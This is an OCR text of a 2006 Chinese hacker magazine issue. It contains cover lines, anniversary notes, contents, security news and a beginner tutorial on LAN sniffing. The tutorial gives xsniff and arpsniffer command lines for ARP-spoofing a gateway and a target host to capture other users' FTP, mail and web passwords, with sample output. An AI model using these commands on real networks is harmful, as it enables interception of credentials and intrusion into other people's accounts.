

黑客X档案

2006.04 HACKER XFILES

光盘+手册 ¥9.00

游戏平台大入侵

—浩方、QQ游戏大厅、VNN漏洞大曝光

嗅探 (Sniffer)

—看不见的攻击

浅析DVBBS 7.1
最新漏洞

X四周年
庆

简单破解Cisco路由器密码
X菜鸟学堂：局域网必杀技之嗅探
N.C.P.H系列工具一览
绕过屏蔽拿数据
利用分离技术防范未知漏洞

验证码也来捣乱——由Q-zone留言的小Bug说起

浅析PHP程序中的目录遍历漏洞

突破腾讯QQ的安全中心——破解nProtect键盘加密

瞬间拿下新浪投票系统

游走本地“龙头”网吧

X档案四周年国庆

嘿，大家好，我是 sagi，X 档案四周岁了，而我们的可亲可爱的呆呆也 X 周岁了！我准备等到四月一日 X 档案和呆呆生日同一天，要花光一个月的 money 买个特大的蛋糕给他们俩儿好好的庆祝一下（反正“X 档案”没有嘴不吃蛋糕，至于呆呆，他这几天正牙痛呢，估计是想吃吃不了，所以到最后，还是 sagi 自己吃）。呆呆感激的痛哭流涕，天天往蛋糕店打电话咨询什么蛋糕最好吃。就听楚汉问道：“呆呆，四月一日是什么节日？”呆呆回答道：“我的生日呀！”“除了你的生日，还是什么节日？”呆呆一脸茫然。“呆呀，是愚人节呀。”

号外号外！热烈庆祝我们亲爱的 X 档案四岁生日！（同时也是俺的菜鸟学堂开课一周年的日子！）大家高兴不？（读者 A：这哪能叫高兴啊？应该叫相“当”的高兴才对嘛！）在这个举国欢庆的日子里，我们要感谢长期以来支持着 X 档案的读者们，长期给 X 档案投稿的作者们，长期辛勤工作在杂志第一线的小编们，当然，还有更多坚持在 X 档案论坛上灌水的朋友们！没有大家，就没有咱们的今天！（读者 B：开演唱会吗？感谢这么多！）

在这个继往开来的时刻，我们深刻的认识到了，过去的所有努力和成果都已经成为历史，更美好的未来还需要我们紧紧的团结在以 sagi 为核心的 X 档案小编们的周围，高举《X 档案》的伟大杂志、贯彻发展国内网络安全事业的重要思想，始终做到维护“原生态黑客精神”是我们杂志的生存之本！全面做到……（此处省略一万字）（读者 C：两会又召开了？）

——职业欠钱

时间过的真快，翻开今天的日历，看看手中的 X，在不知不觉中 X 已经陪伴我们走过了四个年头。在这四年中，许许多多的朋友选择了 X，伴随着 X 的成长，他们的技术也在一步步的提高，小编们为此感到很欣慰，因为大家四年来的汗水没有白流，大家的支持与鼓励才是小编们工作中最大的动力！正因为有了大家的关心与支持，X 也由最初懵懂在逐渐走向成熟！同时更让人欣慰的是，许多朋友由当年的小读者逐渐成为了 X 的忠实小作者，四年中，我们目睹了 X 的成长，更加目睹了大家在 X 的陪伴下由小菜鸟晋升为高手的成长过程，值此 X 四周年创刊之际，希望大家今后能更加支持 X，因为能得到大家的认可与支持才是我们不断超越自身的动力！

——旭方



3 年前——2003 年 4 月的一天我在街边遇到你
当时的你刚满一周岁

我被你那酷酷的脸吸引了久久留连挪不开脚步

最后把你带回了家

从此枕边女朋友的照片被你取代

每夜入睡前我都要再细细看你一遍

一岁零一个月

一岁零两个月

一岁零三个月

.....

直到今天你四岁了

我从来不舍得让你离开我

你长大了，越来越成熟了

看着你的翅膀一天天丰腴

我脸上淌下了欣喜的泪

伴着你的长大我也成长着

从刚开始的懵懂无知到现在一只菜鸟的小鸟

在你的带领下我也学会飞翔


一起飞翔在这个黑客的世界里

未来的日子里

我们不离不弃，共同成长

43
岁。

——Yizhigu



目 录

黑客线报

对于信息安全，相信我们广大读者能够真正着道

原因就是这个领域涉及了数量众多的不同技术。就个

黑客线报**小鸡快跑**

4 X 菜鸟学堂：局域网必杀技之嗅探

QQ 宝典

8 让 QQ 安全中心无可奈何——绕过安全中心

传木马

10 突破腾讯 QQ 的安全中心——破解 nProtect 键

盘加密

13 偷天换日，免费盗用 QQ-Zone 鼠标指针

网吧黑客

14 游走本地“龙头”网吧

17 菜鸟之轻松得到万象网管 2004 的用户数据

18 巧妙破解网吧限制

傻瓜黑客

22 操作 Windows 注册表的瑞士军刀

25 简单破解 Cisco 路由器密码

27 在非管理员帐户下运行 Windows 操作

28 下一代命令行体验——MSH 上手一日通

30 让杀毒软件和黑客工具“和平共处”

32 N.C.P.H 系列黑客工具一览

34 清除恶意软件，恢复补丁信誉

38 网络隐形记

39 快速“搞定”失落的 Windows 密码

牧马记

41 管理型木马——ncph 远程控制

43 国产木马新秀 PCView 2006

47 网页后门免杀之 screenc 篇

一个人的战争

48 浅析 DVBBS 7.1 (bdkc.asp) 最新漏洞

51 游戏平台大入侵——浩方、QQ 游戏大厅、VNN 漏洞大曝光

57 绕过屏蔽拿数据

59 浅析 PHP 程序中的目录遍历漏洞

60 小漏洞 + 小脚本 = 轻取电影网站密码

63 小疏忽，大隐患——利用 robots 文件轻松挖掘网站信息

64 见缝插针——VBB 论坛后台巧写后门

66 验证码也来捣乱——由 Q-zone 留言的小 Bug 说起

安全第一

68 注册表下的战斗

70 小谈 Windows XP 用户安全

黑客研究院

72 菜鸟也学缓冲区溢出

73 利用分离技术防范未知漏洞

黑客 X 档案 黑客 X 档案

www.hackerxfiles.net

Firefox 漏洞更少 Linux 更安全

最近赛门铁克公司对 Mozilla 公司的 Firefox 浏览器的用户和开发者在上一年 9 月开始的抱怨作出回应，公司改变了对 Firefox 和 IE 两个浏览器的漏洞评估方法。赛门铁克公司安全响应中心的高级经理弗莱德里希表示，以前公司对比评估 Firefox 和 IE 两个浏览器漏洞的方法是不公平的。弗莱德里希解释这一差别是由于 Firefox 的开源性质所导致的。而现在新的评估方法则更加准确。因为不少漏洞很多时候都不要被官方开发公司所确认。依据这一新的评估方法，2005 年下半年，Firefox 总计有 17 个漏洞，而 IE 则大幅增加到 24 个漏洞。

虽然微软推出补丁的速度越来越快。在 2005 年下半年，微软公司推出的周期是 42 天，比上半年的 58 天短了足足两个星期。但还是漏洞百出，人心寒。

McAfee 病毒定义文件出错

3 月 10 日，全球第二大杀毒软件厂商 McAfee 向客户发送的病毒定义文件出现错误，导致微软的 Excel.exe 被当作病毒删除。McAfee 公司发布了最新版本的病毒定义文件的当天，公司就接到大批客户的电话。新的病毒定义文件把微软的 Excel，以及其他应用程序认作一个名为 W98/CTX 的病毒。根据用户的设置不同，这些可疑程序将被删除或隔离，改名后转移到一个特定的文件夹。该公司下午十万火急地解决这个问题。到当天下午两点半，病毒定义文件被转向旧版。在一个小时后，McAfee 公司推出了正确无误的新病毒定义文件。

McAfee 过去也发生过类似情况，看来这次因为把 Excel 当作病毒确实把开大了。

中国被黑客控制的 PC 增长 37%

据国外安全公司日前公布的一份报告显示，中国的计算机安全状况日益糟糕。在 2005 年下半年，因被蠕虫控制而变成“僵尸系统”的计算机数量增长了 37%。报告显示，由于“僵尸系统”数量的增多，因此在全球范围内，来自中国的攻击数量也增长了 153%。一台正常的电脑变成“僵尸系统”后，就可以被黑客利用，进行远程操控。安全公司指出，在捕获到的排名前 50 位的恶意程序中，有 80% 的恶意程序可以导致机密信息被泄漏，与 2004 年同期相比增长 74%。除了蠕虫，垃圾邮件也是国互联网用户头痛的问题。据报告显示，全球 15% 以上的垃圾邮件来自中国。

感觉造成国内肉鸡这么多的原因首先是咱们宽带普及速度较快。其盗版软件使用率高也是一个不容忽视的问题，因为咱们的用户根本无法及时的升级服务。

“网络僵尸”接连作案

3 月 5 日，国家计算机病毒应急与处理中心发布病毒警报，老病毒“高波”(Worm_Aga) 的新变种正在加速传播，该蠕虫常驻内存，利用系统多种漏洞和通过远程攻击弱密码等进行主动传播，利用 mIRC 软件进行远程控制。蠕虫还会连接 IRC 服务器，接收并执行黑客命令，使被感染计算机成为“僵尸电脑”。无独有偶，3 月 2 日，计算机反病毒厂商江民科技也发布了病毒警报，称一名为“瑞波”(Backdoor/RBot.auv) 的老病毒变种正在蔓延，可导致网络堵塞，该病毒与“高波”变种如出一辙。

可以利用多种系统漏洞进行传播，中毒计算机将被黑客完全成为“僵尸电脑”，病毒同样会扫描感染目标，可以造成局域网拥堵。迹象表明，我互联网正在遭受此类“网络僵尸”(Botnet) 病毒攻击。该病毒显然是有预谋的黑客所为，用来控制僵尸电脑的服务器并不在中国，而感染目标却多数是国内用户。

事实上，针对网络上愈演愈烈的“网络僵尸”事件，国家有关部门已经开始高度重视。僵尸网络从 2005 年 6 月份数量开始呈上升趋势，数量令人触目惊心。

建行服务器被发现用于钓鱼攻击

据 NetCraft 报道，一台中国国有银行的 web 服务器被用于对美国银行以及金融机构钓鱼攻击。在 3 月 11 日早晨，客户发往 Chase 银行和 eBay 的邮件都被导向了这台 IP 属

更多资源请点击访问稀.酷客(www.ckook.com)

建设银行上海分行的服务器。这是目前为止第一个银行设施被用于攻击其他机构的案例，该钓鱼邮件中所包含的URL，是一IP地址，而不是一域名，这表明它是一个危险的钓鱼网站。Netcraft toolbar已将其列为高度危险名单。据悉该站点从去年九月就开始从chaseonline.chase.com盗取图片与表单。

为防止网络钓鱼，目前许多银行站点都采取了防盗链措施——防止自己服务器上的logo以及其他图片被其他站点盗用。不过建行此次却成为了第一个遭殃的银行，也为我国银行的网络安全敲响了警钟。

新木马感染Java手机

反病毒厂商警告称，新出现的一种恶意代码不只感染功能丰富的智能手机，而是能够感染任何支持Java的手机。这个名为RedBrowser的特洛伊木马病毒最初是由俄罗斯的卡巴斯基实验室发现的。卡巴斯基在发表的一份声明中说，RedBrowser伪装成一个应用软件，欺骗用户能够通过短信而不是真正的网络连接访问手机互联网站点。迄今为止，卡巴斯基只获得了一个RedBrowser样本。

RedBrowser是一个名为“redbrowser.jar”的Java软件，能够通过蓝牙或PC连接从互联网上下载到手机上，利用标准的应用软件删除工具，用户可以方便地从手机上删除该文件。它只是一种概念证明型特洛伊木马病毒，实际上并没有感染任何一部手机。

以前的手机恶意代码主要感染智能手机，希望广大的手机用户还是少下载或启动不明应用软件为妙。

中国黑客盗百万身份玩天堂

韩国警方的调查显示，《天堂》游戏用户身份被盗案中至少有100万用户的身份被盗。韩国警方的“网络恐怖响应中心”近日表示，通过分析2005年10月到今年2月14日之间建立的《天堂》游戏帐号，估计有98万到122万名用户的身份实际上从未玩过该游戏，通过检查IP地址显示，绝大多数是在中国建立的。但是韩国警方还未能发现这种大规模窃盗来自哪家网站，只知道约3000多人是来自二手车交易网站。警方表示，黑客通过韩国大学和公共机构的网站使用盗取的身份，以便掩饰他们来自中国的事实。韩国警方已经要求中国警方帮助追踪黑客，这些黑客涉嫌从事大规模欺诈以便获取武器等虚拟装备。游戏制造商NC Soft由于涉嫌帮助和教唆身份窃盗正在受到调查。自从去年十月以来，《天堂》每月增加17万到51万会员，在此期间，NC Soft每月最多收到18000起投诉，受害人在不知情的情况下加入了游戏并支付了费用，以前大约只有2000起，但是NC Soft没有采取措施。

韩国是网络最为普及的国家，而且在线游戏吸引了众多玩家。其实早在去年年底，中国黑客就侵入Dreammedia服务的网游battlemarine的服务器并删除了250万名用户的资料，看来若不强化管理规则的话，韩国网游将不断地受到外部黑客们的骚扰。

蠕虫病毒冒充知名厂商传播

3月2日，金山毒霸反病毒监测中心发布消息，一个名为“安莱普”(Worm.Anap.b)的蠕虫病毒被截获。据金山毒霸反病毒专家介绍，这是一个通过电子邮件传播的蠕虫病毒。该病毒利用用户对知名品牌的信任心理，冒充微软、IBM等知名IT厂商给用户发邮件，诱骗用户点击中毒，病毒运行后会弹出一窗口，内容提示为“这是一个蠕虫病毒”。同时，该病毒会在中毒用户系统临时文件夹和个人文件夹中的后缀名为.htm文件中大量收集邮件地址，进而循环发送邮件。金山反病毒专家提醒用户，在查看到电子邮件时，一定要看清楚再打开附件，以免病毒有机可乘。

虽然利用邮件进行传播一直是病毒传播的一种重要途径，但是随着网络威胁种类的增多及病毒传播途径多样化的特点，如今的蠕虫病毒往往还携带着“间谍软件”和“网络钓鱼”等不安全因素，希望广大读者朋友多加注意！

失恋日记竟是木马病毒

一篇正在互联网流传的失恋日记以细腻的笔调骗取了不少网民同情，但被专家鉴定为一款极具破坏力的木马病毒。北京江民公司反病毒中心最新发布的病毒预警提示，该病毒通过格式化电脑硬盘，有可能导致用户丢失全部数据。从日记内容来看，有关数据显示，我国八成新病毒属于木马病毒类型，多数出自青少年之手，究其原因，除了法律意识普遍淡薄外，与网上大量存在的木马制作教程和“木马生成器”也不无关系。据江民公司反病毒专家介绍，这款已被命名为“失恋小孩”的木马病毒大小仅有36864字节，运行后会在C盘根目录下生成一个自动运行的批处理文件ATUTEXEC.bat。在电脑重新启动时，它会试图删除操作系统文件，并格式化C、D、E三个硬盘分区，破坏力极强。

曾经有相关读者朋友想我们杂志反映过此类问题，确实有被格式化硬盘的读者，看来这个木马病毒的制造者很有可能是一个发泄私人怨恨的失恋学生，不知我们的读者朋友失恋后会不会也这么做？

●黑客X档案 2006.04

Hacker XFiles

contents

神秘园

77 一软多破谈 Crack

80 手机也能玩破解

毒笔

83 卡巴斯基，我来帮你

84 反击之“spoolsv.exe”黑暗进程

黑客编程

86 瞬间拿下新浪投票系统

89 初探OllyDbg插件编写

补丁铺

90 对“Shellcode之菜鸟编程解析”的补充和深入发掘

读编互动

93 呆呆虫问吧

94 交友粘贴板

95 邮购信息

96 光盘目录

小手册

嗅探(Sniffer)

——看不见的攻击

一、天降神兵Sniffer

二、神奇的嗅探原理

三、小巧的X-Sniffer和木马反击战

四、QQ密码密恋

五、完美的Ethereal

六、决战帝国——交换环境下的嗅探

七、安全防御小结

出品人 孙胜利

主 编 杨东柱

编辑部主任 黄连成

技术顾问：孤独剑客

编 辑：sagi/呆呆虫/楚汉/sleky

黄色潜水艇/虫虫/笨牛牛

特约编辑：射手/职业欠钱/李春晓

姜超/www0830/孟方明

光 盘 部 丛林

设 计 谭海梅

排 版 Bifrost

发行部主任 赵琦

发 行 经 理 邵萍

E-Mail: hackerxfiles@263.net

邮购查询E-Mail: chaxun@263.net

邮购查询电话 (010)88560080

发行联系电话 (010)88561472

联系人：赵琦/邵萍

定 价：人民币9.00元（光盘+手册）





Chicken Run Run Chicken Run Chicken Run Chicken Run Chicken Run

恰逢《黑客X档案》4周年之际，一年之后，我黄校长也在“小鸡快跑”栏目担任了3年的校长，伴随着这3年的风风雨雨，造就了多少小菜鸟成长为大级别的人物……因为当初我们的小菜鸟们都相信“不经历风雨，怎么见彩虹”，才有了今天“小鸡快跑”的辉煌，相信未来会有更多精彩的文章奉献给支持我们的广大读者朋友们。

看看今天的X菜鸟学堂，为大家带来了什么好文章……

X 菜鸟学堂



嗅探 局域网杀技之

职业欠钱

不知不觉开学又有一个月了，悟空翻着大家上学期期末考试的卷子在床上沉思：“基本的技术已经教得差不多了，下节课讲些什么好呢？”这时忽然房门大响：“大师兄，大师兄，不得了了！二师兄的电脑被入侵了！”

悟空一听脸色大变：“带我过去看看，什么时候发生的事情？”

沙僧急匆匆的走在前面，头也不回的说道：“早上一起床就听到二师兄嘟囔了，真的很奇怪，而且二师兄刚说自己的电脑里的东西被删得一塌糊涂没多久，就听到师傅也伤心的哭着说自己的电脑也被入侵了。桌面上还留了一个文本文件，说什么齐天大圣教出来的人也不过如此，还说要破坏我们所有人的数据。我的电脑因为没有开机所以幸免于难。”

悟空越听脸色越凝重，走到八戒的电脑前一看，发现连八戒最爱的“超级女声”桌面都被改成了“芙蓉姐姐”的画像了。心下不禁起疑，又看到三人互相对视时疑惑的眼神，于是心中明白了：哼，你们这三个小子，欺负俺老孙不懂西方有个“愚人节”是吧！？

清了清喉咙，悟空大声嚷嚷了起来：“不好了，既然你们中有人被入侵了，那么整个局域网都很危险！万一被人安装了嗅探工具，那么我们的隐私都不保了呢！不行不行，为了确保安全，现在我命令被入侵的八戒与师傅老人家格式化所有硬盘，重新安装系统并且交纳3000元罚款，因为你们两个影响了整个菜鸟学堂的声誉和网络秩序！”

一听到要格式化所有硬盘，还要交罚款，八戒第一个耐不住了：“猴哥，不可以不可以！我硬盘里有那么多辛辛苦苦下载回来的电影还有许多MM与我的聊天记录，这要全部都删了怎么办啊？”

唐僧脸上也一阵红一阵白，嗓子也跟蚂蚁似的：“为，为师也，也……好几个月，没，没，没有下山化斋了，这个罚款……”

“不行，这是花果山的山规，你们要在这里继续学习就必须遵守我的规定。”悟空继续施压。

“算了算了，大师兄，其实我们刚才和你闹着玩的呢，没有被入侵这回事了。我们经过这么长时间的学习，早就把补丁打得严严实实，杀毒软件也经

常更新，再加上防火墙的保护，谁能轻易入侵我们的电脑嘛！不要罚大家的款了吧……”老实的沙僧第一个揭开了谜底。

“呵呵，俺老孙早就猜到了，刚才也是吓你们的，算是报仇了，不过正好可以引出这堂课的内容，嗅探(sniffer)！”

“嗅探？这是什么玩意啊？俺鼻子可没那么灵，你找哮天犬去，那是它强项。”八戒又开始犯傻。

悟空早就料到大家第一次听说该名词：“嗅探大家可以理解为，在某一台电脑上安装一个窃听器，然后偷偷的把附近电脑发送的信息截获下来，网管用来分析网络状况，而黑客嘛，则关心里面是否包含一些用户名和密码之类的信息。”

“啊？不管人家有没有打补丁，有没有装防火墙和更新杀毒软件吗？”刚才还对自己电脑的安全系数信心满满的沙僧愣住了。

“是的，这个东西和我们使用的以太网的原理有关。我们传统的以太网是基于共享网络通道的技术组成的，当A电脑要发一个数据包给B电脑的时候，尽管C和D也能接受到该数据包，可是C和D会查看该数据包里的目的MAC地址是发给谁的，如果与自己的MAC地址不符合就丢弃掉这个包不予理会。比如我的电脑发送一个数据给师傅，我就会大叫一声‘师傅’，尽管沙师弟你和八戒都听到了我的声音，可是，你们一听不是叫自己的，于是不理我，只有师傅会过来并且仔细听我说什么。”

小知识：MAC地址也叫物理地址、硬件地址或链路地址，由网络设备制造商生产时写在硬件内部。IP地址与MAC地址在计算机里都是以二进制表示的，IP地址是32位的，而MAC地址则是48位的。MAC地址的长度为48位(6个字节)，通常表示为12个16进制数。每2个16进制数之间用冒号隔开，如：08:00:20:0A:8C:6D就是一个MAC地址，其中前3位16进制数08:00:20代表网络硬件制造商的编号，它由IEEE(电气与电子工程师协会)分配，而后3位16进制数0A:8C:6D代表该制造商所制造的某个网络产品(如网卡)的系列号。2000/XP系统输入ipconfig /all就可以看到自己网卡里的MAC地址。



“而嗅探实际上就是拆开了并不是发给自己的数据包并窥窃里面的信息而已，要做到这点很简单，很早就有高手写出一些工具来了。比较好用的是安全焦点以及冰河木马的作者 glacier 开发的 xsniff.exe。老规矩，将其使用格式翻译如下：”

```
USAGE: xsniff <Options>
<Options> means:
-tcp      : 输出 TCP 协议数据包
-udp      : 输出 UDP 协议数据包
-icmp     : 输出 ICMP 协议数据包
-pass     : 带选出用户名和密码信息输出
-hide     : 在后台运行 (不将信息输出在当前 CMD 中)
-host    : 将 IP 地址解析为主机名 (好象没什么用)
-addr <IP> : 仅当 IP 地址与指定 IP 相同时才输出相关信息 (指定嗅探特定 IP 地址)
-port <Port> : 仅当数据包端口与指定端口相同时才输出
-log <File> : 将结果保存到指定文件
-asc      : 将数据包以 ASCII 方式解析
-hex      : 以十六进制方式解析数据包

Example:
xsniff.exe -pass -hide -log pass.log // 隐藏嗅探
密码信息，并且保存在 pass.log 里
xsniff.exe -tcp -udp -asc -addr 192.168.1.1
// 嗅探 192.168.1.1 的所有 TCP 数据包与 UDP 数据包并且以
ASCII 方式显示
```

“比如现在我在自己的电脑上执行: xsniff.exe -pass -log c:\log.txt, 然后打开 OUTLOOK 收一下邮件，执行 xsniff.exe 的窗口很快就截获到了我的邮件密码，如图 1。同时这些信息也被保存在了 c 盘下的 log.txt 中。”悟空又示范了一遍。

```
C:\WINDOWS\system32\cmd.exe /wiff pass -log c:\log.txt
C:\documents and settings\Administrator\桌面>xsniff -pass -log c:\log.txt
xsniff v1.0 - simple sniffer for win2000
code by glacier <glacier@sohu.com>
http://www.sohu.com

listening TCP PORTS...
Ctrl-C to quit

TCP [192.168.0.123]:2257->210
192.168.0.123->2208,192.168.0.121 Port: 2257->210
IMAP challenge-response

TCP [192.168.0.123]:2208->210
192.168.0.123->2208,192.168.0.121 Port: 2257->210
IMAP challenge-response

TCP [192.168.0.123]:2208->210
192.168.0.123->2208,192.168.0.121 Port: 2257->210
IMAP challenge-response

TCP [192.168.0.123]:2208->210
192.168.0.123->2208,192.168.0.121 Port: 2257->210
IMAP challenge-response
```

图 1

沙僧听到这么神奇的技术，赶紧到自己的机器上试了一下: Xsniff -pass -addr 192.168.0.123 -log c:\wukong.txt, 意思是想嗅探悟空的电脑上的密码，悟空看到后，故意打开了 N 次 outlook 来收邮件，可是沙僧那边一点动静都没有，什么也没截获到。于是纳闷的跑过来问怎么回事。

“其实，xsniff.exe 这个工具在早期是非常管用的，因为那个时候很多局域网 (LAN) 都是使用成本较低的集线器 (HUB) 来进行连接。而 HUB 这个东西实际上只是一个简单的将各个线路连接在一起的玩意儿，当它收到一个数据包后，会不假思索的直接 copy 几份，然后往所有其它端口发送出去，这样同一个局域网中的电脑要嗅探彼此的信息是非常

简单的。可是随着交换机成本的下降，现在使用 HUB 的局域网已经非常少见了。绝大部分 LAN 都是使用路由器或者是交换机来连接了。使用 HUB 连接的方式叫做共享环境，可以直接使用 xsniff.exe 嗅探到附近所有电脑的信息，而使用交换机或者是路由器来连接的网络环境称之为交换环境，直接嗅不到别人的数据的。”

“大师兄，你说的共享环境和交换环境我还是不大清楚怎么区分呢？再详细的解释一下好吗？”沙僧还是不清楚。

“好的，其实共享模式刚才已经解释过了，它的整个过程用图解是这样的。”悟空指着图 2。如果 C 或者 D 想看数据包的话，只需要把自己的网卡设为“混杂模式”就可以了。




图 2

“而交换机只有在第一次不知道哪个端口对应哪台电脑的时候，会给每个人发一个数据包，然后在这个时候搜集大家的 MAC 地址与对应的端口号，并且保存在一张表中 (ARP 表)，比如电脑 B 是在 2 号端口，那么下一次只要看到发给 B 的数据包，就只往 2 号端口发出去，这样，别的电脑想嗅探该数据包就不行了。采用交换机后，无论是网络的性能还是安全都比 HUB 要高很多。具体过程大家看一下图 3。”




图 3

Chicken Run Chicken Run Chicken Run Chicken Run Chicken Run Chicken Run

“那是不是使用交换机就不用担心被嗅探了啊？”懒惰的八戒希望可以一劳永逸。

“当然不是的，实际上，我们看到那张 ARP 缓存表是动态的，也就是说，任何一个人都可以谎称自己是另一个人来欺骗交换机。比如 A 和交换机说自己就是 B，那么以后凡是发给 B 的数据都会被 A 接收到，然后 A 再告诉 B 自己是网关，那么 B 发给网关的数据也会发到 A 那里去，A 在中间就只是做一个转发的事情就能轻易的截获到 B 的所有数据了。”如图 4。




图 4

“啊呀呀！头大了头大了……”八戒一脸的不耐烦。

“好了，既然讲原理你不爱听，那我们就来看实战好了，这次，我就用沙僧的电脑来嗅八戒你的密码。使用的工具是 arpsf.exe。在 CMD 下输入 arpsf.exe 后，有可能会出现这个对话框，这是因为没有安装 winpcap 驱动的缘故。执行该工具自带的 wpcapinstall.exe 就可以安装好这个驱动了。”如图 5 和图 6。




图 5



图 6

这个程序的用法如下：

Usage:

-si	源 ip
-di	目的 ip * 代表所有,多项用;号分割
-sp	源端口
-dp	目的端口 * 代表所有
-w	嗅探方式, 1 代表单向嗅探[si->di], 0 代表双向嗅探[si<->di]
-p	嗅探协议[TCP,UDP,ICMP]大写
-m	最大记录文件。以 M 为单位
-o	文件输出
-hex	十六进制输出到文件
-unecho	不回显
-auto	不提问
-choosetype	网卡获取类型,默认是 1
-index	网卡号,默认是 0
-unfilter	不过滤 0 字节数据包
-low	粗略嗅探,丢包率高,cpu 利用率低 基本 0
-timeout	嗅探超时,除非网络状况比较差否则请不要调高,默认为 120 秒
-sniffsmtp	嗅探 smtp
-snifftcp	嗅探 pop
-sniffpost	嗅探 post
-sniffftp	嗅探 ftp
-snifftelnet	嗅探 telnet,以上 5 个嗅探不受参数 si,sp,di,w,o 影响
-sniffpacket	规则嗅探数据包,受参数 si,sp,di,dp,w,o 影响
-sniffall	开启所有嗅探
-onlycheat	只欺骗
-cheatsniff	欺骗并且嗅探
-reset	欺骗后恢复
-g	[网关 ip]
-c	[欺骗者 ip] [mac]
-t	[受骗者 ip]
-time	[欺骗次数]

Example:

```

arpsniffer -b TCP -dp 25,110 -o f:\1.txt -m 1 -sniffpacket
  嫁接指定规则数据包并保存到文件
arpsniffer -sniffall -cheatsniff -t 127.0.0.1 -g 127.0.0.254
  欺骗并且开启所有嗅探,输出到屏幕
arpsniffer -onlycheat -t 127.0.0.1 -c 127.0.0.2
002211445544 -time 100 -reset
  对目标欺骗一百次,欺骗后恢复
  
```

我们最常用的一种命令是：`arpnf -cheatsniff -sniffall -t 192.168.0.101 -g 192.168.0.1 -p TCP -o result.txt`，输入该命令后出现提示询问我们要使用何种方式来查询网卡信息：

```

+Choose a method to get adapter list:
->0.Get By Winpcap Driver
->1.Get By IphelpAPI (Can use this in 2003)
Please input your choose num:
  
```

这里一般选择 1（尽管工具的提示说 1 只能在 Windows2003 里使用，可是实际上我在 2000/XP/2003 系统中都测试过，全部都可以使用，反而是选择 0 还没成功过）。接着就会列出电脑上所有的网卡，比如：

```

Try to get adapter list by iphelpapi...
0:\Device\NPF_{E568BD92-EDAE-43F4-907F-
  
```

小鸡快跑



528467CA74F6:

```
1: Device\NPF_{4549739A-1C83-41CF-A836-
F30C9A881D2B}
2: Device\NPF_{02C0A182-50E3-4318-A280-
E918FD524560}
```

这时，如果我们有多块网卡的话，就要小心的选择了。一般要遵循同级原则，比如我这里三块网卡的IP地址分别是：192.168.0.123、192.168.187.1、192.168.136.1。现在目标电脑的IP是192.168.0.101，那么我们自然要选第一块，也就是输入0并回车。

怎么知道哪一个东西对应哪一个网卡？其实很简单，打开注册表，找到HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\分支，认真看看就知道了，如图7。不过好在大多数情况下服务器都只有一块网卡，不用这么麻烦的。



图 7

这样做好后，本机（这里是192.168.0.123）便成了网关（192.168.0.1）与目标机（192.168.0.101）的中间人了。使用-sniffall参数可以嗅到所有的信息，比如FTP密码、POP邮件密码、POST网页提交信息包含的密码等敏感信息，而-p TCP则表示只保留TCP协议的数据包，因为上面所提到的信息都是基于TCP协议的，数据太多会影响我们查看记录。

此时，一旦有人登录目标电脑的FTP服务，我们的工具就会把他的密码信息记录下来，我们只需要打开保存嗅探结果的文件result.txt搜索“嗅探结果”四个字，就会找到我们需要的东西，如图8。




图 8

“太好了，那我现在就开始嗅了，我要嗅盛大网络，把别人的帐号和密码全部都嗅过来。”八戒总是有做不完的白日梦。

“呆子，你忘了我刚才说过了吗？嗅探只是嗅局域网的，你所使用的电脑必须和你想攻击的目标电脑在同一个交换机下才可以，否则不天下大乱了？”

“悟空，那为师如何才能得知自己与目标机是否在一个交换机下呢？”唐僧问道。

“现在比较流行的方法有两个，一是使用tracert命令。”

tracert命令是用来检查到达的目标IP地址的路径并记录结果。Tracert的使用很简单，只需要在tracert后面跟一个IP地址或URL，Tracert会进行相应的域名转换的，例如：

```
C:\>tracert 192.168.0.100
Tracing route to 192.168.0.100 over a maximum of 30 hops
 1 <1 ms <1 ms <1 ms 192.168.0.100
Trace complete.
```

